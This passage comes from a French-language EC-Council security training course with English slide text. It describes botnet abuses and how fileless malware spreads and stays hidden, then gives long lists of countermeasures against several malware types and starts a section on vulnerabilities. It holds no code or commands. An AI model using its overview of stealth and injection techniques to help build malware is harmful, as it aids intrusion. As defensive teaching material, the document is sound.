- **Abus de Google AdSense :** Certaines entreprises autorisent l'affichage de publicités Google AdSense sur leurs sites web pour en tirer des avantages économiques. Les botnets permettent à un intrus d'automatiser les clics sur une annonce, ce qui entraîne une augmentation du pourcentage de clics.
- **Attaques sur les réseaux de discussion IRC :** Également appelées attaques par clonage, ces attaques sont similaires à une attaque DDoS. Un agent maître donne l'ordre à chaque bot de se lier à des milliers de clones au sein d'un réseau IRC, ce qui peut inonder le réseau.
- **Manipulation de sondages et de jeux en ligne :** Chaque botnet possède une adresse unique, ce qui lui permet de manipuler des sondages et des jeux en ligne.
- **Vol d'identité en masse :** Les botnets peuvent envoyer un grand nombre de courriers électroniques en se faisant passer pour une organisation réputée telle qu'eBay. Cette technique permet aux attaquants de voler des informations en vue d'une usurpation d'identité.

Fileless Malware



Fileless malware, also known as non-malware, **infects legitimate software, applications**, and other protocols existing in the system to perform various malicious activities



Leverages any existing vulnerabilities to infect the system



Resides in the system's RAM



Injects malicious code into the running processes such as Microsoft Word, Flash, Adobe PDF Reader, Javascript, and PowerShell



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Logiciel malveillant sans fichier

Les malwares sans fichier, également appelés non-malwares, infectent des logiciels, des applications et d'autres protocoles légitimes présents dans le système pour réaliser diverses activités malveillantes. Ce type de malware exploite les vulnérabilités pour infecter le système. Il réside généralement dans la mémoire vive du système. Il injecte du code malveillant dans les processus en cours d'exécution tels que Microsoft Word, Flash, Adobe PDF Reader, Javascript, PowerShell, .NET, les macros malveillantes et Windows Management Instrumentation (WMI).

Les logiciels malveillants sans fichier ne dépendent pas des fichiers et ne laissent aucune trace, ce qui les rend difficiles à détecter et à supprimer à l'aide des solutions anti-malware traditionnelles. Par conséquent, ces logiciels malveillants sont très résistants aux techniques d'investigation informatique. Ils résident principalement dans des emplacements de mémoire volatile tels que les processus en cours d'exécution, le registre du système et les zones de service. Une fois que le malware sans fichier a accédé au système cible, il peut exploiter les outils et les processus d'administration du système pour maintenir sa persistance, augmenter ses priviléges et se déplacer latéralement sur le réseau cible. Les attaquants utilisent ces logiciels malveillants pour voler des données critiques du système, installer d'autres types de logiciels malveillants ou injecter des scripts malveillants qui s'exécutent automatiquement à chaque redémarrage du système pour poursuivre l'attaque.

Reasons for Using Fileless Malware in Cyber Attacks



Stealthy in nature

Exploits legitimate system tools



Living-off-the-land

Exploits default system tools



Trustworthy

Uses tools that are frequently used and trusted

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Pourquoi utiliser un logiciel malveillant sans fichier dans une cyberattaque ?

Les différentes raisons de l'utilisation de logiciels malveillants sans fichier dans les cyberattaques sont les suivantes :

- **Furtivité** : Les logiciels malveillants sans fichier exploitent des outils système légitimes ; il est donc extrêmement difficile de détecter, de bloquer ou de prévenir les attaques sans fichier.
- **LOL (Living-off-the-land)** : Les outils système exploités par les logiciels malveillants sans fichier sont déjà installés par défaut dans le système. Un attaquant n'a pas besoin de créer et d'installer des outils personnalisés sur le système cible.
- **Digne de confiance** : Les outils système utilisés par les logiciels malveillants sans fichier sont les outils les plus fréquemment utilisés et les plus fiables ; par conséquent, les outils de sécurité supposent à tort que ces outils sont exécutés dans un but légitime.



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Techniques de propagation des malwares sans fichier

- **Courriers électroniques d'hameçonnage :** Les attaquants utilisent des courriers électroniques d'hameçonnage contenant des liens ou des téléchargements malveillants qui, lorsqu'ils sont cliqués, injectent et exécutent un code malveillant dans la mémoire de la victime.
- **Applications légitimes :** Les attaquants exploitent les programmes officiels installés sur le système, comme Word et JavaScript, pour exécuter le logiciel malveillant.
- **Applications natives :** Les systèmes d'exploitation tels que Windows comprennent des outils préinstallés tels que PowerShell, Windows Management Instrumentation (WMI). Les attaquants exploitent ces outils pour installer et exécuter un code malveillant.
- **Infection par mouvement latéral :** Une fois que le malware sans fichier a infecté le système cible, les attaquants l'utilisent pour se déplacer latéralement dans le réseau et infecter d'autres systèmes qui y sont connectés.
- **Sites Web malveillants :** Les attaquants créent des sites Web malveillants qui semblent légitimes. Lorsqu'un internaute visite un tel site, celui-ci analyse automatiquement le système de la victime pour détecter les vulnérabilités des plugins qui peuvent être exploitées par les attaquants pour exécuter un code malveillant dans la mémoire du navigateur.
- **Manipulation du registre :** Les attaquants utilisent cette technique pour injecter et exécuter du code malveillant directement à partir du registre de Windows par le biais d'un processus système légitime. Cela permet aux attaquants de contourner l'UAC, la liste blanche des applications, etc. et d'infecter d'autres processus en cours d'exécution.

- **Injection de code en mémoire :** Les attaquants utilisent cette technique pour injecter du code malveillant et maintenir sa persistance dans la mémoire du processus en cours d'exécution dans le but de le propager et de le réinjecter dans d'autres processus système légitimes qui sont essentiels au fonctionnement normal du système. Cela permet de contourner les contrôles de sécurité habituels. Les différentes techniques d'injection de code utilisées par les attaquants comprennent l'injection de shellcode local, l'injection de threads distants, le scellement de processus, etc.
- **Injection par script :** Les attaquants utilisent souvent des scripts dans lesquels les binaires ou le shellcode sont brouillés et codés. Ces attaques basées sur des scripts peuvent ne pas être complètement sans fichier. Les scripts sont souvent intégrés dans des documents en tant que pièces jointes à des courriers électroniques.

Trojan Countermeasures

- ➡ Avoid opening email attachments received from **unknown senders**
- ➡ Block all **unnecessary ports** at the host and firewall
- ➡ Avoid accepting **programs transferred** by instant messaging
- ➡ Harden weak and default **configuration settings**
- ➡ Disable **unused functionality** including protocols and services



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Contrer les logiciels malveillants

Les logiciels malveillants sont couramment utilisés par les attaquants pour compromettre les systèmes ciblés. Il est beaucoup plus facile d'empêcher les logiciels malveillants de pénétrer dans un système que d'essayer de les éliminer d'un système infecté.

Cette section présente diverses contre-mesures qui empêchent les logiciels malveillants de pénétrer dans un système et minimisent les risques qu'ils entraînent une fois entrés.

Contrer les chevaux de Troie

Voici quelques contre-mesures contre les chevaux de Troie :

- Éviter d'ouvrir les pièces jointes des courriels reçus d'expéditeurs inconnus.
- Bloquer tous les ports inutiles sur l'hôte et utiliser un pare-feu.
- Éviter d'accepter des programmes transférés par messagerie instantanée.
- Renforcer les paramètres de configuration par défaut insuffisants et désactiver les fonctionnalités inutilisées, y compris les protocoles et les services.
- Surveiller le trafic du réseau interne à la recherche de ports inhabituels ou de trafic chiffré.
- Éviter de télécharger et d'exécuter des applications provenant de sources non fiables.
- Installer les correctifs et les mises à jour de sécurité pour le système d'exploitation et les applications.
- Analyser les lecteurs USB et DVD externes avec un logiciel antivirus avant de les utiliser.

- Limiter les autorisations au niveau du poste de travail pour empêcher l'installation d'applications malveillantes.
- Éviter de taper des commandes à l'aveuglette et de mettre en œuvre des programmes ou des scripts préétablis.
- Gérer l'intégrité des fichiers du poste de travail en utilisant les sommes de contrôle, l'audit et l'analyse des ports.
- Utiliser un antivirus, un pare-feu et un logiciel de détection des intrusions.



Virus and Worm Countermeasures

- 01 Install **antivirus software** and update it regularly
- 02 Schedule **regular scans** for all drives after the installation of antivirus software
- 03 Pay attention to the instructions while **downloading files** from the Internet
- 04 Avoid opening **attachments received** from an unknown sender
- 05 Regularly maintain **data backup**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Contrer les virus et les vers


Voici quelques contre-mesures contre les virus et les vers :

- Installer un logiciel antivirus qui détecte et supprime les infections dès leur apparition.
- Faire attention aux instructions lors du téléchargement de fichiers ou de programmes à partir d'Internet.
- Mettre régulièrement à jour le logiciel antivirus.
- Éviter d'ouvrir les pièces jointes reçues d'expéditeurs inconnus, car les virus se propagent via les pièces jointes des courriels électroniques.
- Penser à effectuer des sauvegardes régulières car les infections virales peuvent corrompre les données.
- Programmer des analyses régulières de tous les disques après l'installation du logiciel antivirus.
- Ne pas accepter de disques ou de programmes sans les vérifier au préalable à l'aide d'une version à jour d'un logiciel antivirus.
- Ne pas démarrer la machine avec un disque système amorçable infecté.
- Rester informé des dernières menaces virales.
- Vérifier l'absence de virus sur les DVD.
- Vérifier que les bloqueurs de pop-ups sont activés et utiliser un pare-feu Internet.
- Effectuer un nettoyage du disque et lancer un scanner de registre une fois par semaine.
- Exécuter un anti-spyware ou un anti-adware une fois par semaine.

- Ne pas ouvrir les fichiers ayant plus d'une extension de type de fichier.
- Être prudent avec les fichiers envoyés par des applications de messagerie instantanée.

Rootkit Countermeasures

- Reinstall OS/applications from a trusted source after backing up the critical data
- Maintain well-documented automated installation procedures
- Harden the workstation or server against the attack
- Install network and host-based firewalls
- Avoid logging in to an account with administrative privileges



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Contrer les rootkits

Voici quelques contre-mesures contre les rootkits :

- Réinstaller le système d'exploitation et les applications à partir d'une source fiable après avoir sauvegardé les données critiques.
- Maintenir des procédures d'installation automatisées bien documentées.
- Effectuer une analyse du dump mémoire pour détecter la présence de rootkits.
- Durcir la configuration du poste de travail ou du serveur contre les attaques.
- Ne pas télécharger de fichiers/programmes à partir de sources non fiables.
- Installer des pare-feu sur le réseau et sur les ordinateurs et vérifier leur mise à jour fréquemment.
- S'assurer de la disponibilité de supports de restauration fiables.
- Mettre à jour et patcher les systèmes d'exploitation, les applications et les micrologiciels.
- Vérifier régulièrement l'intégrité des fichiers système à l'aide de technologies d'empreintes numériques solides sur le plan cryptographique.
- Mettre régulièrement à jour les logiciels antivirus et anti-spyware.
- Maintenir à jour les signatures anti-malware.
- Éviter de se connecter avec un compte ayant des priviléges d'administration.
- Respecter le principe du moindre privilège.

- S'assurer que le logiciel antivirus choisi possède une protection contre les rootkits.
- Ne pas installer d'applications inutiles et désactiver les fonctions et services non utilisés.
- S'abstenir de se livrer à des activités dangereuses sur Internet.
- Fermer tous les ports inutilisés.
- Analyser périodiquement le système à l'aide de scanners de sécurité.
- Renforcer la sécurité du système à l'aide d'une authentification en deux ou plusieurs étapes, afin qu'un attaquant ne puisse pas accéder au système pour y installer des rootkits.
- Ne jamais lire de courrier électronique, naviguer sur des sites Web ou ouvrir des documents pendant une session active avec un serveur distant.



Spyware Countermeasures

“

- 1 Try to avoid using any computer system that is not entirely **under your control**
- 2 Adjust the **browser security settings** to medium or higher for the Internet zone
- 3 Be cautious about **suspicious emails** and sites
- 4 Regularly check the **task manager report** and MS configuration manager report
- 5 Install and use **anti-spyware** software

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Contrer les logiciels espions

Voici quelques contre-mesures contre les logiciels espions :

- Essayer d'éviter d'utiliser tout système informatique dont vous n'avez pas le contrôle total.
- Ne jamais régler le niveau de sécurité Internet trop bas car cela offre de nombreuses possibilités d'installation de logiciels espions sur l'ordinateur. Par conséquent, il faut toujours régler les paramètres de sécurité du navigateur Internet sur un niveau élevé ou moyen pour protéger l'ordinateur contre les logiciels espions.
- Ne pas ouvrir les courriers électroniques et les pièces jointes suspectes provenant d'expéditeurs inconnus. Il y a de fortes chances que vous laissiez un virus, un freeware ou un spyware s'installer sur l'ordinateur.
- Ne pas consulter de sites Web inconnus dont les liens apparaissent dans des spams, dans des moteurs de recherche ou dans des fenêtres pop-up, car ils peuvent inciter à télécharger des logiciels espions.
- Activer un pare-feu pour améliorer le niveau de sécurité de votre ordinateur.
- Utiliser un pare-feu avec une protection des flux sortants et le mettre régulièrement à jour.
- Vérifier régulièrement les rapports du gestionnaire de tâches et du gestionnaire de configuration Microsoft.
- Mettre régulièrement à jour les fichiers de définition des virus et rechercher les logiciels espions dans le système.

- Installer un logiciel anti-spyware. L'anti-spyware est la première ligne de défense contre les spywares. Ce logiciel empêche les logiciels espions de s'installer sur le système. Il effectue des analyses périodiques et protège le système contre les logiciels espions.
- Maintenir le système d'exploitation à jour :
 - Les utilisateurs de Windows doivent effectuer périodiquement une mise à jour de Windows ou de Microsoft.
 - Les utilisateurs d'autres systèmes d'exploitation ou de logiciels doivent se référer aux informations fournies par les éditeurs de systèmes d'exploitation et prendre les mesures élémentaires contre toute vulnérabilité identifiée.
- Naviguer sur Internet avec prudence et télécharger avec précaution :
 - Avant de télécharger un logiciel, s'assurer qu'il provient d'un site web de confiance. Lire attentivement le contrat de licence, les consignes de sécurité et les clauses de confidentialité associées au logiciel afin d'en avoir une idée claire avant de le télécharger.
 - Avant de télécharger un freeware ou un shareware à partir d'un site web, s'assurer que le site est sûr. De même, il faut être prudent avec les logiciels obtenus par le biais de logiciels d'échange de fichiers P2P. Avant d'installer de tels programmes, effectuer une analyse à l'aide d'un logiciel anti-spyware.
- N'utiliser le mode administrateur que si cela est nécessaire, sous peine de risquer d'exécuter des programmes malveillants tels que des logiciels espions en mode administrateur. Dans ce cas, les attaquants pourraient prendre le contrôle total du système.
- Ne pas télécharger de fichiers musicaux, d'économiseurs d'écran ou d'émoticônes gratuits sur Internet, car il est possible que des logiciels espions soient téléchargés en même temps.
- Se méfier des fenêtres contextuelles ou des pages Web. Ne jamais cliquer sur les fenêtres qui affichent des messages tels que "votre ordinateur peut être infecté", ou qui prétendent pouvoir faire fonctionner votre ordinateur plus rapidement. En cliquant sur de telles fenêtres, le système pourrait être infecté par un logiciel espion.
- Avant d'installer une application, lire attentivement toutes les informations, y compris le contrat de licence et la déclaration de confidentialité.
- Ne pas stocker d'informations personnelles ou financières sur un système informatique qui n'est pas totalement sous votre contrôle, par exemple dans un cyber café.

PUAs/ Adware Countermeasures

- 1 Always use whitelisted, trusted, and **authorized websites** for downloading software
- 2 **Read the EULA** (End-user license agreement) before installing any program
- 3 Avoid installing programs through the "**express method**" or "**recommended method**"
- 4 Install **trusted anti-virus**, anti-adware, or ad-blocker software
- 5 Be vigilant towards **social engineering techniques** and phishing attacks

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Contrer les PUAs/Adwares

Voici quelques contre-mesures contre les PUAs/adwares :

- Toujours utiliser des fournisseurs de logiciels et des sites Web officiels, de confiance et figurant sur une liste blanche pour télécharger des logiciels.
- Toujours lire le contrat de licence de l'utilisateur final (CLUF) et les autres termes et conditions avant d'installer un programme.
- Toujours activer l'option de détection des PUAs dans le système d'exploitation ou le logiciel antivirus.
- Mettre régulièrement à jour le système d'exploitation et le logiciel antivirus pour détecter et corriger les derniers PUAs.
- Décocher les options inutiles lors de la configuration d'un logiciel pour empêcher l'installation automatique des PUAs.
- Éviter d'installer des programmes par la "méthode rapide" ou la "méthode recommandée" et choisir plutôt l'installation personnalisée.
- Faire preuve de vigilance en ce qui concerne les techniques d'ingénierie sociale et les attaques d'hameçonnage pour éviter le téléchargement de PUAs.
- Installer un logiciel antivirus, anti-adware ou ad-blocker reconnu pour détecter et bloquer les adwares et autres programmes malveillants.
- Utiliser des versions payantes des logiciels et éviter de télécharger des freewares et autres sharewares fournis par des vendeurs tiers.

- Utiliser un pare-feu pour filtrer la transmission des données et n'envoyer que des contenus autorisés et de confiance.
- Examiner attentivement les URL et les adresses électroniques et éviter de cliquer sur les liens suspects.
- Prendre le temps de faire des recherches et de lire les critiques en ligne avant de télécharger un logiciel ou un plug-in.
- Essayer de rechercher le logiciel dans un moteur de recherche au lieu de cliquer sur des publicités redirigeant vers le téléchargement du logiciel.

Keylogger Countermeasures

- Use **pop-up blockers** and avoid opening **junk emails**
- Install **anti-spyware/antivirus** programs and keep the signatures up to date
- Install professional **firewall software** and **anti-keylogging software**
- Use **keystroke interference software**, which inserts randomized characters into every keystroke
- Use the **Windows on-screen keyboard** accessibility utility to enter a password



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Contrer les enregistreurs de frappe

Voici quelques contre-mesures contre les keyloggers :

- Utiliser des bloqueurs de fenêtres contextuelles et éviter d'ouvrir les courriers électroniques indésirables.
- Installer des programmes anti-spyware/antivirus et maintenir leurs signatures à jour.
- Installer un logiciel pare-feu professionnel et un logiciel anti-keylogging.
- Identifier les courriers électroniques d'hameçonnage et les supprimer.
- Mettre à jour et patcher régulièrement les logiciels du système.
- Ne pas cliquer sur les liens contenus dans les spams ou les courriers électroniques douteux qui peuvent vous diriger vers des sites malveillants.
- Utiliser des logiciels d'interférence de frappe qui insèrent des caractères aléatoires dans chaque frappe.
- Les logiciels antivirus et anti-spyware peuvent détecter les logiciels malveillants installés, mais il est préférable de les détecter avant leur installation. Analyser soigneusement les fichiers avant de les installer sur l'ordinateur et utiliser un éditeur de registre ou un explorateur de processus pour vérifier la présence d'enregistreurs de frappes.
- Utiliser l'utilitaire d'accessibilité du clavier à l'écran de Windows pour saisir un mot de passe ou toute autre information confidentielle. Utiliser votre souris pour saisir toute information telle que les mots de passe et les numéros de carte de crédit dans les

champs au lieu de taper les mots de passe avec le clavier. Cela garantira la confidentialité de vos informations.

- Utiliser un gestionnaire de mots de passe à remplissage automatique ou un clavier virtuel pour saisir les noms d'utilisateur et les mots de passe, afin d'éviter d'être exposé aux enregistreurs de frappe. Grâce à ce gestionnaire de mots de passe à remplissage automatique, vous n'aurez plus besoin de taper au clavier vos données personnelles, financières ou confidentielles, comme les numéros de carte de crédit et les mots de passe.
- Conserver les matériels informatiques dans un environnement fermé à clef et vérifier fréquemment les câbles du clavier pour voir s'ils sont reliés à des connecteurs, des ports USB ou des consoles de jeu telles que la PS2, qui peuvent avoir été utilisés pour installer des enregistreurs de frappe.
- Utiliser des logiciels qui analysent et surveillent fréquemment les modifications apportées à votre système ou à votre réseau.
- Installer un IDS qui peut surveiller le système et désactiver l'installation de keyloggers.
- Utiliser un mot de passe à usage unique (OTP) ou d'autres mécanismes d'authentification tels que la vérification en deux ou plusieurs étapes pour authentifier les utilisateurs.
- Activer la liste blanche d'applications pour bloquer le téléchargement ou l'installation de logiciels indésirables tels que les enregistreurs de frappe.
- Utiliser un réseau privé virtuel (VPN) pour assurer une couche supplémentaire de protection par chiffrement.
- Utiliser des outils de surveillance des processus pour détecter les processus et les activités suspectes du système.
- Appliquer régulièrement des correctifs et mettre à jour les logiciels et le système d'exploitation.

Fileless Malware Countermeasures

Remove all the administrative tools and restrict access through **Windows Group Policy** or Windows AppLocker

1

Disable **PowerShell** and WMI when not in use

2

Disable **PDF readers** to automatically run JavaScript

3

Disable Flash in the browser settings

4

Run periodic **AV scans** to detect infections and keep AV updated

5

6

Disable **PDF readers** to automatically run JavaScript

7

Run periodic **AV scans** to detect infections and keep AV updated


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Contrer les logiciels malveillants sans fichier

Voici quelques contre-mesures contre les malwares sans fichier :

- Supprimer tous les outils d'administration et restreindre l'accès par le biais de la stratégie de groupe Windows ou de Windows AppLocker.
- Désactiver PowerShell et WMI lorsqu'ils ne sont pas utilisés.
- Désactiver les macros et n'utiliser que des macros signées numériquement.
- Installer des solutions de liste blanche telles que McAfee Application Control pour bloquer l'exécution d'applications et de codes non autorisés sur les systèmes.
- Ne jamais activer les macros dans les documents MS Office.
- Désactiver l'exécution automatique de JavaScript par les lecteurs PDF.
- Désactiver Flash dans les paramètres du navigateur.
- Mettre en place une authentification à deux facteurs pour accéder aux systèmes ou aux ressources critiques connectés au réseau.
- Mettre en œuvre une sécurité multicouche pour détecter et se défendre contre les logiciels malveillants résidant en mémoire.
- Utiliser des solutions d'analyse du comportement de l'utilisateur (UBA pour User Behavior Analytics) pour détecter les menaces cachées dans les données.
- Veiller à la capacité de détecter les attaques contre les outils système tels que PowerShell et WMIC, ainsi que de scripts d'application sur liste blanche.

- Exécuter des analyses antivirus périodiques pour détecter les infections et maintenir le programme antivirus à jour.
- Installer des outils de protection du navigateur et désactiver les téléchargements automatiques de plugins.
- Planifier des contrôles de sécurité réguliers pour les applications et appliquer régulièrement des correctifs aux applications.
- Mettre régulièrement à jour le système d'exploitation avec les derniers correctifs de sécurité.
- Examiner tous les programmes en cours d'exécution pour détecter les nouvelles signatures, les signatures malveillantes et les comportements heuristiques.
- Activer la sécurité des postes de travail avec une surveillance active pour protéger les réseaux lorsqu'ils sont accessibles à distance.
- Examiner les indicateurs de compromission sur le système et le réseau.
- Vérifier régulièrement les journaux de sécurité, notamment lorsque des quantités excessives de données quittent le réseau.
- Limiter les droits d'administration et accorder le moins de privilèges possible aux utilisateurs afin de prévenir les attaques par escalade de privilège.
- Utiliser le contrôle des applications (UAC) pour empêcher les navigateurs Internet de lancer des interpréteurs de script tels que PowerShell et WMIC.
- Examiner attentivement les changements de comportement du système par rapport aux schémas habituels.
- Utiliser un logiciel antivirus de nouvelle génération (NGAV) qui utilise des technologies avancées telles que le ML (apprentissage automatique) et l'AI (intelligence artificielle) pour détecter les nouveaux types de logiciels malveillants polymorphes.
- Utiliser les données de référence et étudier les tactiques, techniques et procédures (TTP) connues utilisées par de nombreux attaquants.
- Utiliser des services de détection et de réponse gérés (MDR) capables d'effectuer une veille sur les menaces.
- Veiller à utiliser des outils tels que BlackBerry Cylance et Microsoft Enhanced Mitigation Experience Toolkit pour lutter contre les attaques de malwares sans fichier.
- Désactiver les applications et les fonctions de service inutilisées ou superflues.
- Désinstaller les applications qui ne sont pas importantes.
- Bloquer tout le trafic réseau entrant ou les fichiers au format .exe.



Les vulnérabilités

Dans un réseau, il existe en général deux principales causes de vulnérabilité :

- Une mauvaise configuration du logiciel ou du matériel
- De mauvaises pratiques de programmation

Les pirates informatiques exploitent ces vulnérabilités pour réaliser divers types d'attaques. Cette section décrit les vulnérabilités, la classification des vulnérabilités et l'impact causé par ces vulnérabilités.



What is Vulnerability?

Refers to the existence of **weakness** in an asset that can be exploited by threat agents

Common Reasons behind the Existence of Vulnerability

- 1 Hardware or software misconfiguration
- 2 Insecure or poor design of the network and application
- 3 Inherent technology weaknesses
- 4 Careless approach of end users

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Qu'est-ce qu'une vulnérabilité ?

Une vulnérabilité est une faiblesse dans la conception ou la mise en œuvre d'un système qui peut être exploitée pour compromettre la sécurité du système. Il s'agit souvent d'une faille de sécurité qui permet à un attaquant de pénétrer dans le système en contournant l'authentification de l'utilisateur.

Principales raisons de l'existence de vulnérabilités :

- **Mauvaise configuration du matériel ou du logiciel**

La configuration incorrecte du matériel ou du logiciel au sein d'un réseau peut entraîner des failles de sécurité. Par exemple, une mauvaise configuration ou l'utilisation d'un protocole non chiffré peut conduire à des intrusions dans le réseau, entraînant la fuite d'informations sensibles. Si une mauvaise configuration du matériel peut permettre aux attaquants d'accéder au réseau ou au système, une mauvaise configuration du logiciel peut permettre aux attaquants d'accéder aux applications et aux données.

- **Conception inadaptée ou insuffisamment sécurisée du réseau et de l'application**

Une mauvaise conception ou une conception non sécurisée d'un réseau peut le rendre vulnérable à diverses menaces et à une perte potentielle de données. Par exemple, si les pare-feu, les IDS et les technologies de réseau privé virtuel (VPN) ne sont pas mis en œuvre de manière sécurisée, ils peuvent exposer le réseau à de nombreuses menaces.

- **Faiblesses technologiques intrinsèques**

Si le matériel ou les logiciels ne sont pas capables de défendre le réseau contre certains types d'attaques, le réseau sera vulnérable à ces attaques. Certains matériels, applications ou navigateurs web ont tendance à être sujets à des attaques telles que les


attaques DoS ou les attaques de type man-in-the-middle. Les systèmes utilisant d'anciennes versions de navigateurs Web, par exemple, sont sujets à des attaques distribuées. Si les systèmes ne sont pas mis à jour, une petite attaque de type cheval de Troie peut obliger l'utilisateur à devoir analyser et nettoyer l'ensemble du disque dur de la machine, ce qui entraîne souvent une perte de données.

- **Manque de vigilance de l'utilisateur final**

Le manque de vigilance de l'utilisateur final a un impact considérable sur la sécurité du réseau. Les humains sont assez sensibles à divers types d'attaques et leur comportement peut être exploité pour obtenir des effets très sérieux, comme des pertes de données et des fuites d'informations. Les intrus peuvent obtenir des informations sensibles grâce à diverses techniques d'ingénierie sociale. Le partage d'informations de compte ou d'identifiants de connexion par les utilisateurs avec des entités potentiellement malveillantes peut entraîner la perte de données ou l'exploitation de ces informations. La connexion de systèmes à un réseau non sécurisé peut également conduire à des attaques de tiers.

- **Actes commis délibérément par les utilisateurs**

Les ex-employés qui continuent à avoir accès aux ressources de l'entreprise peuvent en faire un usage abusif en révélant des informations sensibles. Un tel acte est appelé acte délibéré de l'utilisateur final et peut entraîner de lourdes pertes de données et des pertes économiques pour l'entreprise.



Classification des vulnérabilités

Les vulnérabilités présentes dans un système ou un réseau sont classées dans les catégories suivantes :

▪ Mauvaise configuration

